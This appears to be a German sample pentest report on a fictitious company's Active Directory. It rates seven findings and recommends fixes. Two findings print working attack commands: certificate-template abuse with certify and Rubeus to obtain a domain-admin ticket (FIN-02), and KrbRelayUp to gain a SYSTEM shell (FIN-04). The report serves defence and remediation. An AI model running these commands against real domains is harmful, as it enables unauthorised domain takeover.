

Projekt Luna

Interne Infrastruktur

Ergebnisbericht

MindBytes GmbH | Probststraße 15 | 70567 Stuttgart

+49 711 20709567 | hallo@mind-bytes.de

Geschäftsführung: Christian Stehle, Nina Wagner, Simon Holl
HRB 790784 | Amtsgericht Stuttgart

Version 1.0

Vertraulich

Kontakt: christian.stehle@mind-bytes.de

Musterfirma GmbH

Inhalt

1 Management Summary	3	4.4 Bereitgestellte Benutzerkonten	27
2 Technical Summary	5	4.5 Bereitgestellte Informationen	27
3 Findings	10	5 Anhang	28
3.1 FIN-01: Verwendung von einfach erratbaren Passwörtern	10	5.1 Erläuterungen Bewertungsskalen	28
3.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage .	13	6 Änderungsverzeichnis	28
3.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten .	16	7 Disclaimer	29
3.4 FIN-04: Manipulation von LDAP-Kommunikation möglich	18	8 Impressum	29
3.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich	20		
3.6 FIN-06: Inkonsistente Verwendung von LAPS	21		
3.7 FIN-07: Keine Erkennung von auffälligem Verhalten im Netzwerk ...	23		
4 Projektrahmen	26		
4.1 Involvierte Personen	26		
4.1 Testzeitraum	26		
4.2 Testgegenstand	26		
4.3 Zugriffsweg	26		

1 Management Summary

Testgegenstand: Interne Firmeninfrastruktur

Anzahl der Findings: 7, dabei kann ein Finding mehrere Assets betreffen.

Gesamtrisiko

- Die Findings ermöglichen eine einfache Ausbreitung im internen Netzwerk, die aufgrund von fehlenden Erkennungsmechanismen mutmaßlich auch nicht bemerkt werden würde. Der erste Schritt ins interne Firmennetz sollte stets als realistisch betrachtet werden, z. B. durch Phishing oder physischen Zugriff vor Ort.
- Mögliche Folgen eines erfolgreichen Angriffs sind das Stilllegen der IT und Produktion durch Ransomware sowie die Veröffentlichung von firmeninternen Daten im Internet.
- Dabei entstehende Kosten können über folgende Faktoren abgeschätzt werden: 1) Personal- und Beratungskosten beim Reagieren auf einen Angriff, 2) Umsatzverlust durch einen Betriebsausfall, 3) Wiederherstellungskosten, z. B. für die Neueinrichtung von Systemen, 4) Rufschaden, 5) Strafen durch Vertragsverletzungen, z. B. wenn Fristen nicht eingehalten werden können, 6) Compliance-Verstöße, z. B. gegen branchenspezifische Regelungen oder Datenschutzverletzungen.

Handlungsbedarf: Dringend

Gesamtrisiko im Vergleich zu anderen Unternehmen¹: Durchschnittlich




Abbildung 1 - Verteilung nach Schaden und Wahrscheinlichkeit




Abbildung 2 - Verteilung nach Gesamtrisiko

¹Dies ist eine relative Einschätzung und lässt keine Rückschlüsse über die Gefährdungslage zu.

1.1 Handlungsempfehlung

Die Einschätzung zur Behebung basiert auf unserer Erfahrung und sollte intern validiert werden. In der Regel resultieren erfolgreiche Angriffe aus der Verkettung von mehreren Schwachstellen, weshalb wir eine Behebung aller Findings empfehlen.

Maßnahmen	Behebung	Hinweise zur Behebung	Findings
Quick Wins ↗	🕒 Dringend 🕒 Stunden 💰 Nein	Die Findings können voraussichtlich mit geringem Aufwand behoben werden und bringen ein relevantes Sicherheitsplus.	3.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage 3.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich 3.6 FIN-06: Inkonsistente Verwendung von LAPS
Konfiguration	🕒 Dringend 🕒 Tage 💰 Nein	Die interne Umgebung muss genauer analysiert werden, um ungewünschte Nebeneffekte zu vermeiden.	3.1 FIN-01: Verwendung von einfach erratbaren Passwörtern 3.4 FIN-04: Manipulation von LDAP-Kommunikation möglich
Neue Konzepte	🕒 Mittelfristig 🕒 Wochen 💰 vermutlich	Konzeptionelle Änderungen sind erforderlich, welche eine genaue Planungsphase benötigen. Die niedrige Bewertung von FIN-07 ist darauf zurückzuführen, dass dies keine technische Schwachstelle, sondern ein fehlender Angriffserkennungs-/Abwehrmechanismus ist.	3.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten 3.7 FIN-07: Keine Erkennung von auffälligem Verhalten im Netzwerk

🕒 Priorität: dringend / mittelfristig / langfristig | 🕒 Geschätzte Behebungsdauer je Finding: Stunden / Tage / Wochen | 💰 Entstehen Kosten: nein / vermutlich (nicht) / ja

2 Technical Summary

2.1 Findings-Tabelle

Finding	CVSS-Score (v3.1)	MindBytes-Score Schaden	MindBytes-Score Wahrscheinlichkeit
3.1 FIN-01: Verwendung von einfach erratbaren Passwörtern 💡 Anpassung der Anforderungen an Passwörter und Erzwingen von Passwortänderungen	<u>9.8 (Critical)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲
3.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage 💡 Entfernen einer mutmaßlich nicht benötigten Einstellung für eine Zertifikatsvorlage	<u>8.8 (High)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲
3.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten 💡 Trennung von Büro- und Admin-Umgebungen	<u>7.1 (High)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲
3.4 FIN-04: Manipulation von LDAP-Kommunikation möglich 💡 Aktivieren von Protokollen zur Erkennung von manipuliertem Datenverkehr	<u>6.5 (Medium)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲
3.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich 💡 Änderung an Firewall-Regeln zur Abschottung des Gäste-WLANs	<u>6.4 (Medium)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲
3.6 FIN-06: Inkonsistente Verwendung von LAPS 💡 Erweitern von LAPS auf fehlende Systeme	<u>5.4 (Medium)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲
3.7 FIN-07: Keine Erkennung von auffälligem Verhalten im Netzwerk 💡 Einführen von Mechanismen zur Angriffserkennung und -abwehr	<u>0.0 (Info)</u>	🔥 🔥 🔥 🔥 🔥	🎲 🎲 🎲 🎲 🎲

Details zu jedem Finding sind im Kapitel 3 Findings beschrieben. Diesem Bericht liegen folgende Dateien bei:

 Grafische Auswertungen, tabellarische Übersicht der Findings und Asset-Liste mit Zuordnung zu Findings:

- Bericht_MindBytes_2023_Musterfirma_Luna_Interne_Infrastruktur_Übersicht_v1.0.xlsx

 Technische Informationen, die in den Findings referenziert werden, und Ergebnisse des Schwachstellenscans mit Nessus:


- Bericht_MindBytes_2023_Musterfirma_Luna_Interne_Infrastruktur_Technische_Übersicht_v1.0.xlsx

 Ergebnisbericht des Schwachstellenscans mit Nessus:

- Bericht_MindBytes_2023_Musterfirma_Luna_Interne_Infrastruktur_Nessus.pdf

2.2 Verkettung von Findings

Aufgrund vieler Einflussfaktoren und möglicher Konstellationen können Schwachstellen an verschiedenen Stellen einer Angriffskette nützlich sein. Deshalb sind die dargestellten Verkettungen und Einordnung der Findings in die Angriffsphasen exemplarisch zu verstehen.



2.3 Weiteres Vorgehen

1. Nachbereitung (vgl. Abschnitt 2.6 Nachbereitung)
2. Sichten & Nachvollziehen der Ergebnisse aus diesem Bericht, klären von Fragen in der Abschlussbesprechung
3. Planung & Priorisierung von Behebungsmaßnahmen, z. B. mit der vorbereiteten Tabelle im Sheet „Gesamtübersicht“ in 
4. Umsetzung & Nachverfolgung von Behebungsmaßnahmen
5. Empfehlenswerte nächste Tests zur Prüfung der Sicherheit der Firmeninfrastruktur in folgender Priorität:
 - Retest der Ergebnisse zur Prüfung der Effektivität der getroffenen Behebungsmaßnahmen (geschätztes Budget: 2.000 € - 5.000 €)
 - Physical Red Teaming zur Prüfung, wie leicht Unbefugte in Firmengebäude/Produktionshallen eindringen können (geschätztes Budget: 10.000 € - 15.000 €)
 - Nach 1-2 Jahren Wiederholung von diesem Test

2.4 Ausgangspunkt im Projekt

Bereitgestellte Informationen ²	Test-Umfang	Vorgehensweise	Ausgangspunkt ³
keine (Black-Box)	vollständig	Verdeckt (Red Teaming)	von außen
einige (Grey-Box)	begrenzt	Offensichtlich (Pentest)	von innen
vollumfänglich (White-Box)	fokussiert		

2.5 Einschränkungen im Projekt

Es gab keine Faktoren, welche die Durchführung des Projekts beeinträchtigten.

²Details siehe Abschnitt 4.5 Bereitgestellte Informationen

³Details siehe Abschnitt 4.3 Zugriffsweg und 4.4 Bereitgestellte Benutzerkonten

2.6 Nachbereitung

1. Bereitgestellte Zugänge sollten, sofern ein Retest oder Folgetest geplant ist, deaktiviert und andernfalls gelöscht werden (siehe Abschnitt 4 Projektrahmen).
2. Im Test angelegte Objekte sollten gelöscht werden:
 - Maschinen-Konto „MindBytes\$“ im Active Directory

3 Findings

3.1 FIN-01: Verwendung von einfach erratbaren Passwörtern

Betroffen:

CVSS v3.1: [9.8 \(Critical\)](#)

- 5 Benutzer- und Service-Konten der Domäne example.local

3.1.1 Übersicht

Eine Vielzahl von Benutzerkonten hatte leicht erratbare Passwörter gesetzt. Dies gefährdet das zugehörige Benutzerkonto und, abhängig von den Berechtigungen des Benutzers, die gesamte Umgebung.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Zugriff auf das Benutzerkonto und alle Daten und Funktionalitäten, für die der Benutzer berechtigt ist

Beispiele für Voraussetzungen für eine Ausnutzung 🎲 🎲 🎲 🎲 🎲

Möglichkeit 1:

- Erreichbarkeit einer Login-Möglichkeit über das Netzwerk
- Benutzerkonten werden beim Durchprobieren mehrerer Passwörter nicht gesperrt und keine Alarmer ausgelöst
- Zugriff auf Passwort-Hashes, z. B. durch Admin-Berechtigungen auf Arbeitsstationen
- Verwendung von Brute-Force-Techniken, um Passwort-Hash anzugreifen und Klartext-Passwort zu ermitteln, die Erfolgchancen hängen dabei vom verwendeten Hash-Algorithmus und der Passwortgüte ab
- Der Angriff findet auf Angreifer-Hardware statt, sodass keine Erkennung dieses Brute-Force-Angriffs möglich ist

Möglichkeit 2:

- Zugriff auf Passwort-Hashes, z. B. durch Admin-Berechtigungen auf Arbeitsstationen
- Verwendung von Brute-Force-Techniken, um Passwort-Hash anzugreifen und Klartext-Passwort zu ermitteln, die Erfolgchancen hängen dabei vom verwendeten Hash-Algorithmus und der Passwortgüte ab
- Der Angriff findet auf Angreifer-Hardware statt, sodass keine Erkennung dieses Brute-Force-Angriffs möglich ist

3.1.2 Empfehlung

Kurzfristige mitigierende Maßnahme durch Aktualisieren und Umsetzen neuer Passwort-Anforderungen durch:

- Anpassen der Anforderungen an die Komplexität von Passwörtern:
 - Mindestens 10 Zeichen aus den vier Zeichentypen Groß- und Kleinbuchstaben, Ziffern und Sonderzeichen
 - Ablehnen von einfach erratbaren Passwörtern, wie „Firmenname1!“ oder „Sommer2023!“, durch Abgleich gegen gängige Passwort-Listen und Passwort-Schemas
- Passwortänderungen erzwingen, um sicherzustellen, dass alle bestehenden Konten den neuen Komplexitätsanforderungen entsprechen
- Alle Konten, die nach einer gewissen Zeit keine Passwortänderung vorgenommen haben, sperren

Umfassende Lösung:

- Dauerhaftes Sicherstellen der Passwort-Güte
 - Implementieren einer Lösung, die Passwörter regelmäßig auf ihre Güte prüft und eine Änderung erzwingt, falls leicht erratbare Passwörter verwendet werden
- Organisatorische Richtlinien und Awareness
 - Da in manchen Fällen technisch keine Anforderungen an die Komplexität von Passwörtern erzwungen werden können, sollte insbesondere IT-Personal für die Verwendung von starken Passwörtern sensibilisiert werden und diese Anforderung in Richtlinien erfasst werden

3.1.3 Technische Details

- Nach dem Zugriff auf den Domain Controller (vgl. 3.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage) mit Domain-Admin-Berechtigungen konnten wir die Hashes zu allen Passwörtern in der Active-Directory-Domäne auslesen
- Mit unserem dedizierten System für Brute-Force-Angriffe konnten wir innerhalb von 24 Stunden 3 verschiedene Passwörter ermitteln
- Da manche Passwörter mehrfach verwendet wurden, betraf dies 5 verschiedene Benutzerkonten
- Insbesondere waren hochprivilegierte Konten betroffen, welche den Benutzernamen als Passwort verwendeten, beispielsweise der Domänen-Admin-Benutzer *administrator*
- Liste mit betroffenen, nicht-persönlichen Benutzerkonten: guessable-passwords.xlsx

3.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage

Betroffen:

CVSS v3.1: [8.8 \(High\)](#)

- Zertifikatsvorlage AlleBenutzer der CA example.local\CA

3.2.1 Übersicht

Alle Domänen-Benutzer konnten sich Zertifikate für beliebige andere Benutzer ausstellen lassen und selbst zur Authentifizierung verwenden. Auf diese Weise konnten Berechtigungen eines Domänen-Admins erlangt werden.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Zugriff auf beliebige Benutzerkonten und damit verbundene Berechtigungen
- Unter anderem Erlangen von Domänen-Admin-Berechtigungen und somit Übernahme der gesamten Domäne

Beispiele für Voraussetzungen für eine Ausnutzung 🎲 🎲 🎲 🎲 🎲

- Zugriff auf ein beliebiges Domänen-Benutzerkonto, wie beispielsweise nach einem erfolgreichen Phishing-Angriff oder dem erfolgreichen Erraten eines Passworts (vgl. 3.1 FIN-01: Verwendung von einfach erratbaren Passwörtern)

3.2.2 Empfehlung

- Falls Benutzer Namen im Zertifikat nicht selbst auswählen können müssen (trifft meistens zu):
 - Entfernen der Option „Supply in request“ in den Einstellungen der Zertifikatsvorlage, dies entfernt das Flag „CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT“ aus der Zertifikatsvorlage
- Ansonsten sollten folgende mitigierende Maßnahmen umgesetzt werden:
 - Einschränken der Enrollment-Berechtigungen auf die Benutzer, welche die Zertifikatsvorlage benötigen

- Einrichten eines Freigabeprozesses für beantragte Zertifikate zu dieser Zertifikatsvorlage (*Manager Approvals*) durch Setzen der Option „CA certificate manager approval“ in den Einstellungen der Zertifikatsvorlage
- Details können dem Whitepapers [Certified Pre-Owned](#) entnommen werden

3.2.3 Technische Details

Mit den folgenden Schritten konnten wir die Schwachstelle ausnutzen:

- Analysieren der verfügbaren Zertifikatsvorlagen mit dem Tool [certify](#):

```
PS C:\Users\cstehle\Desktop> certify.exe find /vulnerable
[...]
Vulnerable Certificates Templates :
  CA Name           : example.local\CA
  Template Name     : AlleBenutzer
  Validity Period   : 2 years
  Renewal Period    : 6 weeks
  msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
  mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
  Authorized Signatures Required : 0
  pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
  Permissions
  Enrollment Permissions
  Enrollment Rights : example\Domain Users          S-1-5-21-937929760-3187473010-80948926-512
                   : example\Domain Admins      S-1-5-21-937929760-3187473010-80948926-519
  All Extended Rights : example\Domain Users          S-1-5-21-937929760-3187473010-80948926-513
[...]
```

- Interpretation der Ausgabe:
 - Die Zertifikatsvorlage „AlleBenutzer“ kann von allen Domänen-Benutzern verwendet werden, um Zertifikate anzufordern, die dann für Client-Authentisierung verwendet werden können. Das Flag „ENROLLEE_SUPPLIES_SUBJECT“ ermöglicht Antragsstellern, weitere Benutzernamen im Zertifikat zu hinterlegen als „alternative Namen“. Diese Eigenschaft nutzen wir.
 - Die Anfrage muss dabei nicht mit einem bestehenden Zertifikat signiert werden, da „Authorized Signatures Required = 0“.
 - Da in „mspki-enrollment-flag“ das Flag „PEND_ALL_REQUESTS“ nicht aufgeführt ist, werden Zertifikate sofort ausgestellt und es ist keine Freigabe durch einen CA-Manager erforderlich.

- Anfragen eines Zertifikats mit alternativem Namen „administrator“ für die Vorlage „AlleBenutzer“:

```
PS C:\Users\cstehle\Desktop> certify.exe request /ca:dc.example.local\CA /template:AlleBenutzer /altname:administrator
[...]
```

```
[*] Action: Request a Certificates
[...]
```

```
[*] AltName           : administrator
[*] CA Response       : The certificate had been issued.
[*] Request ID        : 761
[*] cert.pem          :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAn8...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGITCCBQmgAwIBAg...
-----END CERTIFICATE-----
```

- Konvertieren des Zertifikats mit OpenSSL:

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

- Verwendung des Zertifikats mit dem Tool Rubeus, um ein Kerberos TGT für den Benutzer „Administrator“ auszustellen:

```
PS C:\Users\cstehle\Desktop> Rubeus.exe asktgt /user:administrator /certificate:C:\Temp\cert.pfx
[...]
```

```
[*] Action: Ask TGT
[...]
```

```
[+] TGT request successful!
[*] base64(ticket.kirbi):
    doIFujCCBbagAwIBBaEDAgEWooIExzCC... (snip)...
ServiceName      : krbtgt/example.local
ServiceRealm     : example.LOCAL
UserName         : administrator
UserRealm        : example.LOCAL
StartTime        : 2/22/2023 2:06:51 PM
EndTime          : 2/22/2023 3:06:51 PM
RenewTill        : 3/1/2023 2:06:51 PM
[...]
```

- Das TGT konnte verwendet werden, um als Benutzer „Administrator“ mit Domänen-Admin-Berechtigungen zu agieren

3.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten

Betroffen:

CVSS v3.1: [7.1 \(High\)](#)

- Konzept zur Verwaltung der Domäne example.local

3.3.1 Übersicht

Administrative Tätigkeiten wurden in der operativen Umgebung durchgeführt, das heißt von einem normalen Arbeitsplatz aus und ohne dediziertes Admin-Konto. Gibt es keine Trennung zwischen der operativen Umgebung und einer administrativen Umgebung, so begünstigt dies eine schnelle Ausbreitung im internen Netzwerk für Angreifer.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Begünstigt die Übernahme von administrativen Benutzerkonten nach dem Eindringen in die operative Umgebung, wie z. B. Büro-Netzwerk
- Nachfolgend Übernahme der gesamten Domäne

Beispiele für Voraussetzungen für eine Ausnutzung 📦 📦 📦 📦 📦

- Zugriff auf ein beliebiges Domänen-Benutzerkonto, wie beispielsweise nach einem erfolgreichen Phishing-Angriff oder dem erfolgreichen Erraten eines Passworts (vgl. 3.1 FIN-01: Verwendung von einfach erratbaren Passwörtern)
- Mit diesem Benutzer Zugriff auf ein System, auf dem ein Admin angemeldet ist oder es in kürzerer Vergangenheit war
- Typische Beispiele für die Übernahme von administrativen Konten:
 - Auslesen von sensiblen Informationen aus Prozessen, beispielsweise von Passwort-Managern, wie KeePass
 - Auslesen von Passwort-Hashes von dem System (lokale Admin-Berechtigungen notwendig)
 - Auslesen von Zugangsdaten, die in Browsern gespeichert sind

3.3.2 Empfehlung

- Wir empfehlen, eine Trennung von Benutzern und Systemen mit verschiedenen Sicherheitsanforderungen zu implementieren
- Dies kann auf Basis des von Microsoft vorgeschlagenen [Enterprise access models](#) und dem dabei zugrunde liegenden [Tiering-Konzepts](#) geschehen

3.3.3 Technische Details

- In der Umgebung wurde keine separate Umgebung für administrative Aufgaben festgestellt.
- Nachfolgend sind einige Beobachtungen dazu aufgeführt:
 - Der Account „vorname.nachname“ war lokaler Administrator auf Client- und Server-Systemen.
 - Der unpersonalisierte Account „administrator“ war aktiv und wurde mutmaßlich zur Durchführung administrativer Tätigkeiten verwendet. Die Verwendung von unpersonalisierten Konten erschwert auch die Rückverfolgung im Falle eines Sicherheitsvorfalls.
 - Tätigkeiten mit administrativen Benutzern wurden mutmaßlich von normalen Arbeitsstationen aus durchgeführt. Diese Vermutung beruht darauf, dass im Test kein Bastion-Host/Jump-Host identifiziert wurde. Solche Systeme werden typischerweise als Ausgangspunkt zum Durchführen von administrativen Tätigkeiten verwendet und besonders abgesichert.

3.4 FIN-04: Manipulation von LDAP-Kommunikation möglich

Betroffen:

CVSS v3.1: [6.5 \(Medium\)](#)

- Domäne example.local

3.4.1 Übersicht

In der Umgebung wurde keine LDAP-Signierung erzwungen. Dies begünstigte Man-in-the-Middle-Angriffe, in denen der Inhalt von LDAP-Anfragen manipuliert wird. Über den sogenannten KrbRelayUp-Angriff konnten wir darüber lokale Administratorrechte auf dem bereitgestellten Laptop erlangen.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Die Integrität von per LDAP übertragenen Daten ist nicht gewährleistet
- Im Projekt ermöglichte dies als ausschlaggebender Faktor die Übernahme des Laptops mit administrativen Berechtigungen

Beispiele für Voraussetzungen für eine Ausnutzung 🎲 🎲 🎲 🎲 🎲

Allgemein:

- Man-in-the-Middle-Position zwischen einem Benutzer/Computer und einem Server, die per LDAP kommunizieren

Konkrete Ausnutzung mit KrbRelayUp:

- Im Projekt manipulierten wir die LDAP-Verbindung zwischen einem Benutzer und einem lokalen Maschinenkonto auf dem bereitgestellten Laptop
- Zudem benötigten wir Zugriff auf ein Maschinenkonto in der Domäne. Berechtigungen zum Anlegen von Maschinenkonten hat per Standardeinstellungen jeder Domänenbenutzer, sodass wir ein neues Maschinenkonto anlegen konnten

3.4.2 Empfehlung

- Aktivieren von [LDAP-Signaturen und LDAP-Kanalbindung](#) (LDAP Signing und Channel Binding)
- Verwendung von verschlüsselten Verbindungen mit LDAPS


3.4.3 Technische Details

Zur Durchführung des Angriffs wurde das Tool [KrbRelayUp](#) verwendet, das folgende Schritte automatisiert:

- Anlegen eines Maschinenkontos mit dem Namen „MindBytes\$“ und einem von uns gewählten Passwort
- Setzen des Attributs „msDS-AllowedToActOnBehalfOfOtherIdentity“ für den bereitgestellten Laptop „MindBytes-Testlaptop“, sodass unser selbst erstelltes Maschinenkonto „MindBytes\$“ im Namen diese Laptops agieren kann.
- Verwenden des Maschinenkontos „MindBytes\$“ zum Anlegen und Starten eines Dienstes auf dem Laptop benutzt

```
PS C:\Users\cstehle\Desktop> .\KrbRelayUp.exe relay -Domain example.local -CreateNewComputerAccount -ComputerName MindBytes$ -ComputerPassword <zensiert>
KrbRelayUp - Relaying you to SYSTEM
[...]
[+] Run the spawn method for SYSTEM shell:
    ./KrbRelayUp spawn -d example.local -cn MindBytes$ -cp <zensiert>
PS C:\Users\cstehle\Desktop> ./KrbRelayUp spawn -d example.local -cn MindBytes$ -cp <zensiert>
KrbRelayUp - Relaying you to SYSTEM
[...]
[+] TGT request successful!
[+] Got a TGS for 'Administrator' to 'MindBytes$@example.local'
[...]
[+] Ticket successfully imported!
```

Der angelegte Dienst startet eine Kommandozeile mit SYSTEM-Rechten und ermöglichte den Vollzugriff auf das System:



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

3.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich

Betroffen:

CVSS v3.1: [6.4 \(Medium\)](#)

- WLAN mit SSID „Example-Gäste“

3.5.1 Übersicht

Über das Gäste-WLAN waren Teile der internen Infrastruktur erreichbar, die nicht hätten erreichbar sein sollen. Dies eröffnet für Angreifer einen Weg in die interne Infrastruktur.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Zugriff auf die interne Firmeninfrastruktur mit der Möglichkeit, aus dieser Position Angriffe durchzuführen

Beispiele für Voraussetzungen für eine Ausnutzung 🎲 🎲 🎲 🎲 🎲

- Zugriff auf das Gäste-WLAN, hierzu benötigen Gäste einen Code, der über das Intranet beantragt und von einem Mitarbeitenden bereitgestellt werden kann

3.5.2 Empfehlung

- Konfiguration der Firewall, sodass aus dem Gäste-WLAN keine Verbindungen ins interne Firmennetz hergestellt werden können

3.5.3 Technische Details

- Folgende Systeme der internen Infrastruktur waren aus dem Gäste-WLAN „Example-Gäste“ über die Protokolle ICMP und TCP erreichbar:
 - 10.3.10.22–10.3.10.24
 - 10.10.2.4

3.6 FIN-06: Inkonsistente Verwendung von LAPS

Betroffen:

CVSS v3.1: [5.4 \(Medium\)](#)

- 3 Computer der Domäne example.local

3.6.1 Übersicht

Die Passwörter von lokalen Administratoren wurden auf 3 Systemen nicht über „Local Administrator Password Solution (LAPS)“ verwaltet, obwohl LAPS an anderen Stellen in der Domäne eingesetzt wurde. Dies kann dazu führen, dass lokale Administrator-Konten auf verschiedenen Systemen das gleiche Passwort haben und begünstigt eine Ausbreitung in der Domäne.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Einfache Ausbreitung in der Domäne

Beispiele für Voraussetzungen für eine Ausnutzung 🎲 🎲 🎲 🎲 🎲

- Um Zugriff auf das Klartext-Passwort oder einen Passwort-Hash zu erlangen, muss ein Angreifer ein System kompromittieren und administrative Berechtigungen erlangen
- Zudem muss das gleiche Passwort auf anderen Systemen wiederverwendet werden

3.6.2 Empfehlung

- Flächendeckende Verwendung von LAPS, das heißt insbesondere auch für die derzeit nicht abgedeckten Systeme

3.6.3 Technische Details

Durch folgende Schritte wurde der Sachverhalt festgestellt:

- Verwendung des Tools [ADRecon](#) zum Enumerieren des Active Directory
- Auswertung der Ergebnisse zeigt, dass LAPS auf folgenden Computern nicht aktiviert war: dc.local, testmaschine.local, testmaschine2.local

3.7 FIN-07: Keine Erkennung von auffälligem Verhalten im Netzwerk

Betroffen:

